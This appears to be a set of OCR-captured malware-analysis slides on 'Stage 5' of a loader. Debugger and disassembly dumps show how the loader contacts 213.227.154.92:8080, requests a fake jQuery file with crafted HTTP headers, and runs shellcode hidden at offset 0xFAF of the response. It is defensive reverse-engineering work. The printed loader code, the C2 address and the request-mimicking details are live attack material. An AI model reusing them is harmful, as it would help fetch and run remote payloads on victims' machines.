                                        ; sub_4010D7+1F2↑j
                push    40h ; '@'
                push    1000h
                push    400000h
                push    edi
                push    0E553A458h      ; VirtualAlloc
                call    ebp
                xchg    eax, ebx
                mov     ecx, 0FAFh
                add     ecx, ebx
                push    ecx
                push    ebx
                mov     edi, esp

loc_40130F:                             ; CODE XREF: sub_4010
                push    edi
                push    2000h
                push    ebx
                push    esi
                push    0E2899612h      ; InternetReadFile
                call    ebp
                test    eax, eax
                jz      short loc_4012E8
                mov     eax, [edi]
                add     ebx, eax
                test    eax, eax
                jnz     short loc_40130F
                pop     eax
                retn
```

Analysis – Stage 5


1) InternetConnectA



```
mov  edi,edi          InternetConnectA
push ebp
mov  ebp,esp
sub  esp,4C
push ebx              ebx:"213.227.154.92"
push esi
```

```
EAX    755C9020      <wininet.InternetConnectA>
EBX    00FC1331      "213.227.154.92"
ECX    00FC10D1      "PeŒ"
```


2) HttpOpenRequestA



```
mov  edi,edi          HttpOpenRequestA
push ebp
mov  ebp,esp
sub  esp,3C
lea  eax,dword ptr ss:[ebp-3C]
push esi
```

```
EAX    75666CB0      <wininet.HttpOpenRequestA>
EBX    00FC1168      "/jquery-3.3.1.slim.min.js"
EDX    3B2F55EB
```

3) HttpSendRequestA




```
mov  edi,edi          HttpSendRequestA
push ebp
mov  ebp,esp
sub  esp,3C
lea  eax,dword ptr ss:[ebp-3C]
push esi
```

```
EAX    755D4AE0      <wininet.HttpSendRequestA>
EBX    00FC11B8      "Accept: text/html,applicat
       00FC1116      5f0e50.00FC1116
```

```
Address   Hex                                               ASCII
00FC11B8  [illegible] 63 63 65  70 74 3A 20  74 65 78 74  2F 68 74 6D  Accept: text/htm
[illegible]  6C 2C 61 70  70 6C 69 63  61 74 69 6F  6E 2F 78 68  l,application/xh
00FC11D8  74 6D 6C 2B  78 6D 6C 2C  61 70 70 6C  69 63 61 74  tml+xml,applicat
00FC11E8  69 6F 6E 2F  78 6D 6C 3B  71 3D 30 2E  39 2C 2A 2F  ion/xml;q=0.9,*/
00FC11F8  2A 3B 71 3D  30 2E 38 0D  0A 41 63 63  65 70 74 2D  *;q=0.8..Accept-
00FC1208  4C 61 6E 67  75 61 67 65  3A 20 65 6E  2D 55 53 2C  Language: en-US,
00FC1218  65 6E 3B 71  3D 30 2E 35  0D 0A 52 65  66 65 72 65  en;q=0.5..Refere
00FC1228  72 3A 20 68  74 74 70 3A  2F 2F 63 6F  64 65 2E 6A  r: http://code.j
00FC1238  71 75 65 72  79 2E 63 6F  6D 2F 0D 0A  41 63 63 65  query.com/..Acce
00FC1248  70 74 2D 45  6E 63 6F 64  69 6E 67 3A  20 67 7A 69  pt-Encoding: gzi
00FC1258  70 2C 20 64  65 66 6C 61  74 65 0D 0A  55 73 65 72  p, deflate..User
00FC1268  2D 41 67 65  6E 74 3A 20  4D 6F 7A 69  6C 6C 61 2F  -Agent: Mozilla/
00FC1278  35 2E 30 20  28 57 69 6E  64 6F 77 73  20 4E 54 20  5.0 (Windows NT 
00FC1288  36 2E 33 3B  20 54 72 69  64 65 6E 74  2F 37 2E 30  6.3; Trident/7.0
00FC1298  3B 20 72 76  3A 31 31 2E  30 29 20 6C  69 6B 65 20  ; rv:11.0) like 
00FC12A8  47 65 63 6B  6F 0D 0A 00  35 4F 21 50  25 40 41 50  Gecko...5O!P%@AP
```

Analysis – Stage 5



```
mov dword ptr ds:[esi+238],ebx   ebx:"https://213.227
cmp dword ptr ds:[756DD300],0
je wininet.755908D4
mov edx,dword ptr ds:[esi+208]
mov eax,dword ptr ds:[esi+120]   eax:"https://213.227
or eax,edx                       eax:"https://213.227
bt eax,18                        eax:"https://213.227
setae cl

EAX   00B91578   "https://213.227.154.92:8080/jquery-3.3.1.slim.min.js"
EBX   00B91578   "https://213.227.154.92:8080/jquery-3.3.1.slim.min.js"
ECX   00000000
EDX   00000000
EBP   0093F778   &"(ø""
ESP   0093F620   " Ô."
ESI   00B8D420
```


HTTP GET Request

The crafted request looks like a harmless HTTP GET Request to receive a JQuery Javascript file

Setting up a simple request with no additions, results in a blank answer…

To receive the .js file, reproducing the whole GET request including **HTTP Header** fields is required, e.g.:

Referer hxxp://code.jquery.com/



File View Debug Tracing Plugins Favourites Options Help Jul 1 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

```
774F8DA8   F3:A5               rep movsd
774F8DAA   FF2495 648E4F77     jmp dword ptr ds:[edx*4+774F8E
774F8DB1   8D49 00             lea ecx,dword ptr ds:[ecx]
774F8DB4   23D1                and edx,ecx
774F8DB6   8A06                mov al,byte ptr ds:[esi]        esi
774F8DB8   8807                mov byte ptr ds:[edi],al        edi
774F8DBA   8A46 01             mov al,byte ptr ds:[esi+1]      esi
774F8DBD   C1E9 02             shr ecx,2
774F8DC0   8847 01             mov byte ptr ds:[edi+1],al      edi
774F8DC3   83C6 02             add esi,2                       esi
774F8DC6   83C7 02             add edi,2                       edi
774F8DC9   83F9 08             cmp ecx,8
774F8DCC   72 A6               jb msvcrt.774F8D74
774F8DCE   F3:A5               rep movsd
774F8DD0   FF2495 648E4F77     jmp dword ptr ds:[edx*4+774F8E
774F8DD7   90                  nop
774F8DD8   23D1                and edx,ecx
774F8DDA   8A06                mov al,byte ptr ds:[esi]        esi
774F8DDC   8807                mov byte ptr ds:[edi],al        edi

dword ptr ds:[edx*4+774F8E64]=[msvcrt.774F8E6C]=msvcrt.774F8E88

.text:774F8DAA msvcrt.dll:$88DAA #881AA
```

```
EAX   00000054   'T'
EBX   7553DAB0   wininet.7553DAB0
ECX   00000000
EDX   00000002
EBP   02E6F89C
ESP   02E6F894   ""r°"
ESI   00BFB28B   "\r\n«««««««««þîþ"
EDI   00BFB420   "\rð°\rð°\rð°\rð°îþ«««

EIP   774F8DAA   msvcrt.774F8DAA

EFLAGS   00000200
ZF 0   PF 0   AF 0

Default (stdcall)
1: [esp+4]  00BFB2A8 "\rð°\rð°\rð°\rGET /j
2: [esp+8]  02E6F924
3: [esp+C]  75564D93 "‹UèƒÄ\f‹M¾%MäÇEè\x01
4: [esp+10] 00BFB2B5 "GET /jquery-3.3.1.s
5: [esp+14] 00BFB120 "GET /jquery-3.3.1.s
```

```
Address   Hex                                              ASCII
00BFB120  47 45 54 20 2F 6A 71 75 65 72 79 2D 33 2E 33 2E  GET /jquery-3.3.
00BFB130  31 2E 73 6C 69 6D 2E 6D 69 6E 2E 6A 73 20 48 54  1.slim.min.js HT
00BFB140  54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20  TP/1.1..Accept: 
00BFB150  74 65 78 74 2F 68 74 6D 6C 2C 61 70 70 6C 69 63  text/html,applic
00BFB160  61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 6D 6C 2C  ation/xhtml+xml,
00BFB170  61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 6D 6C 3B  application/xml;
00BFB180  71 3D 30 2E 39 2C 2A 2F 2A 3B 71 3D 30 2E 38 0D  q=0.9,*/*;q=0.8.
00BFB190  0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65  .Accept-Language
00BFB1A0  3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35  : en-US,en;q=0.5
00BFB1B0  0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A  ..Referer: http:
00BFB1C0  2F 2F 63 6F 64 65 2E 6A 71 75 65 72 79 2E 63 6F  //code.jquery.co
00BFB1D0  6D 2F 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64  m/..Accept-Encod
00BFB1E0  69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61  ing: gzip, defla
00BFB1F0  74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20  te..User-Agent: 
00BFB200  4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E  Mozilla/5.0 (Win
00BFB210  64 6F 77 73 20 4E 54 20 36 2E 33 3B 20 54 72 69  dows NT 6.3; Tri
00BFB220  64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E  dent/7.0; rv:11.
00BFB230  30 29 20 6C 69 6B 65 20 47 65 63 6B 6F 0D 0A 48  0) like Gecko..H
00BFB240  6F 73 74 3A 20 32 31 33 2E 32 32 37 2E 31 35 34  ost: 213.227.154
00BFB250  2E 39 32 3A 38 30 38 30 0D 0A 43 6F 6E 6E 65 63  .92:8080..Connec
00BFB260  74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65  tion: Keep-Alive
00BFB270  0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A  ..Cache-Control:
00BFB280  20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A AB AB AB   no-cache....«««
```

Analysis – Stage 5

4) VirtualAlloc

Response of the request is saved into a buffer


Size: 4MB

5) InternetReadFile


Buffer is filled in multiple chunks

Important offset 0xFAF stored


in ECX register



```
push    40h ; '@'
push    1000h
push    400000h
push    edi
push    0E553A458h      ; VirtualAlloc
call    ebp
xchg    eax, ebx        ; New buffer in ebx
mov     ecx, 0FAFh      ; Offset FAF in ecx
add     ecx, ebx        ; Add Offset FAF to ebx (Buffer)
                        ;
                        ; = Buffer + FAF
push    ecx
push    ebx
mov     edi, esp


                        ; CODE XREF: sub_4010D7+251↓j
push    edi
push    2000h
push    ebx
push    esi
push    0E2899612h      ; InternetReadFile
call    ebp
test    eax, eax
jz      short loc_4012E8
mov     eax, [edi]
add     ebx, eax
test    eax, eax
jnz     short loc_40130F
pop     eax
retn                    ; Return to ret-address on the stack
                        ;
                        ; = ECX --> Buffer+FAF
```



```
Address  Hex                                              ASCII
03620000 2F 2A 21 20 6A 51 75 65 72 79 20 76 33 2E 33 2E  /*! jQuery v3.3.
0362[illegible] 31 20 7C 20 28 63 29 20 4A 53 20 46 6F 75 6E 64  1 | (c) JS Found
0362[illegible] 61 74 69 6F 6E 20 61 6E 64 20 6F 74 68 65 72 20  ation and other 
03620030 63 6F 6E 74 72 69 62 75 74 6F 72 73 20 7C 20 6A  contributors | j
03620040 [illegible] 75 65 72 79 2E 6F 72 67 2F 6C 69 63 65 6E 73  query.org/licens
03620050 65 [illegible] 2A 2F 21 66 75 6E 63 74 69 6F 6E 28 65 2C  e */!function(e,
03620060 74 29 7B 22 75 73 65 20 73 74 72 69 63 74 22 3B  t){"use strict";
03620070 22 6F [illegible] 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66  "object"==typeof
03620080 20 6D 6F [illegible] 75 6C 65 26 26 22 6F 62 6A 65 63 74   module&&"object
03620090 22 3D 3D 74 79 70 65 6F 66 20 6D 6F 64 75 6C 65  "==typeof module
036200A0 2E 65 78 70 [illegible] 72 74 73 3F 6D 6F 64 75 6C 65 2E  .exports?module.
036200B0 65 78 70 6F 72 [illegible] 73 3D 65 2E 64 6F 63 75 6D 65  exports=e.docume
036200C0 6E 74 3F 74 28 65 [illegible] 21 30 29 3A 66 75 6E 63 74  nt?t(e,!0):funct
036200D0 69 6F 6E 28 65 29 [illegible] 69 66 28 21 65 2E 64 6F 63  ion(e){if(!e.doc
036200E0 75 6D 65 6E 74 29 74 [illegible] 72 6F 77 20 6E 65 77 20  ument)throw new 
036200F0 45 72 72 6F 72 28 22 6A [illegible] 75 65 72 79 20 72 65  Error("jQuery re
03620100 71 75 69 72 65 73 20 61 [illegible] 77 69 6E 64 6F 77 20  quires a window 
03620110 77 69 74 68 20 61 20 64 6F [illegible] 75 6D 65 6E 74 22  with a document"
03620120 29 3B 72 65 74 75 72 6E 20 74 [illegible] 65 29 7D 3A 74  );return t(e)}:t
03620130 28 65 29 7D 28 22 75 6E 64 65 [illegible] 69 6E 65 64 22  (e)}("undefined"
03620140 21 3D 74 79 70 65 6F 66 20 77 69 [illegible] 64 6F 77 3F  !=typeof window?
```



```
008112FB   57            push edi
008112FC   68 58A453E5   push E553A458         VirtualAlloc
00811301   FFD5          call ebp
00811303   93            xchg ebx,eax          Neuer &Buffer in ebx
00811304   B9 AF0F0000   mov ecx,FAF           Offset FAF in ecx
00811309   01D9          add ecx,ebx           Addiere Offset FAF auf ebx (&Buffer)
0081130B   51            push ecx
0081130C   53            push ebx              Beide Offsets auf dem Stack
0081130D   89E7          mov edi,esp           StackPointer in EDI
0081130F   57            push edi
00811310   68 00200000   push 2000
00811315   53            push ebx
00811316   56            push esi
00811317   68 129689E2   push E2899612         InternetReadFile
0081131C   FFD5          call ebp
0081131E   85C0          test eax,eax          eax:"Accept: text/html,application/xhtml+
00811320 ^ 74 C6         je stage5[.8112E8
00811322   8B07          mov eax,dword ptr ds:[edi]   eax:"Accept: text/html,application/xhtml+
00811324   01C3          add ebx,eax           eax:"Accept: text/html,application/xhtml+
00811326   85C0          test eax,eax          eax:"Accept: text/html,application/xhtml+
00811328 ^ 75 E5         jne stage5[.81130F
0081132A   58            pop eax               Schleifenende
0081132B   C3            ret                   Return an Rücksprungadresse auf dem Stack
0081132C   E8 89FDFFFF   call stage5[.8110BA
00811331   3231          xor dh,byte ptr ds:[ecx]

ebp=stage5[.00811006

.text:0081131C stage5[.]exe:$131C #71C
```

```
EAX     008111B8
EBX     03620000
ECX     03620FAF
EDX     036[illegible]0000
EBP     008[illegible]1006
ESP     00[illegible]C10
ESI     00[illegible]000C
EDI     00[illegible]FC24

EIP     00[illegible]1131C

EFLAGS  00002
ZF 0    [illegible]F 1   AF
OF 0    [illegible]F 0   DF
CF 0    TF 0   IF

La[illegible]Error   0000
L[illegible]tStatus  0000
```

```
Default (stdcall)
1: [esp] E28996
2: [esp+4] 00CC
3: [esp+8] 0362
4: [esp+C] 0000
5: [esp+10] 00D
```

```
00D3FC10  E2899612
00D3FC14  00CC000C
00D3FC18  03620000
00D3FC1C  00002000
00D3FC20  00D3FC24
00D3FC24  03620000
00D3FC28  03620FAF
00D3FC2C  00CC0008
00D3FC30  008110A
```


```
Address  Hex                                              ASCII
03620000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03620010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03620020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03620030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03620040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03620050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Analysis – Stage 5

Breakpoint at the end of the loop
→ Buffer is filled completely

On the first look, the response looks like a valid JQuery response

Looking more in detail and following the code execution, the buffer contains a **shellcode** which is called directly afterwards, by jumping to **offset 0xFAF**




```
008112FB   57             push edi
008112FC   68 58A453E5    push E553A458                   VirtualAlloc
00811301   FFD5           call ebp
00811303   93             xchg ebx,eax                    Neuer &Buffer in ebx
00811304   B9 AF0F0000    mov ecx,FAF                     Offset FAF in ecx
00811309   01D9           add ecx,ebx                     Addiere Offset FAF auf ebx (&Buffer)
0081130B   51             push ecx
0081130C   53             push ebx                        Beide Offsets auf dem Stack
0081130D   89E7           mov edi,esp                     StackPointer in EDI
0081130F   57             push edi
00811310   68 00200000    push 2000
00811315   53             push ebx
00811316   56             push esi
00811317   68 129689E2    push E2899612                   InternetReadFile
0081131C   FFD5           call ebp
0081131E   85C0           test eax,eax
00811320 ^ 74 C6          je stage5[.8112E8
00811322   8B07           mov eax,dword ptr ds:[edi]
00811324   01C3           add ebx,eax
00811326   85C0           test eax,eax
00811328 ^ 75 E5          jne stage5[.81130F              Schleifenende
0081132B   C3             ret                             Return an Rücksprungadresse auf dem Stack
                          stage5[.8110BA
00811331   3231           xor dh,byte ptr ds:[ecx]

.text:0081132B stage5[.]exe:$132B #72B
```

```
EAX     00000000
EBX     03654A01
ECX     46A2D98B
EDX     00000000
ESP     00D3FC28
EDI     00D3FC24

EIP     0081132B

EFLAGS  0000024
ZF 1     1   AF
OF 0     0   DF
CF 0     0   IF

LastError   0000
LastStatus  8009
```

```
00D3FC28  03620FAF
00D3FC30  008110A7
00D3FC34  696E6977
00D3FC38  0074656E
00D3FC3C  0081135D
00D3FC40  00811529
00D3FC44  00000001
00D3FC48  00FB53A8
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct


```
Address   Hex                                              ASCII
03620000  2F 2A 21 20 6A 51 75 65 72 79 20 76 33 2E 33 2E  /*! jQuery v3.3.
03620010  31 20 7C 20 28 63 29 20 4A 53 20 46 6F 75 6E 64  1 | (c) JS Found
03620020  61 74 69 6F 6E 20 61 6E 64 20 6F 74 68 65 72 20  ation and other 
03620030  63 6F 6E 74 72 69 62 75 74 6F 72 73 20 7C 20 6A  contributors | j
03620040  71 75 65 72 79 2E 6F 72 67 2F 6C 69 63 65 6E 73  query.org/licens
03620050  65 20 2A 2F 21 66 75 6E 63 74 69 6F 6E 28 65 2C  e */!function(e,
```

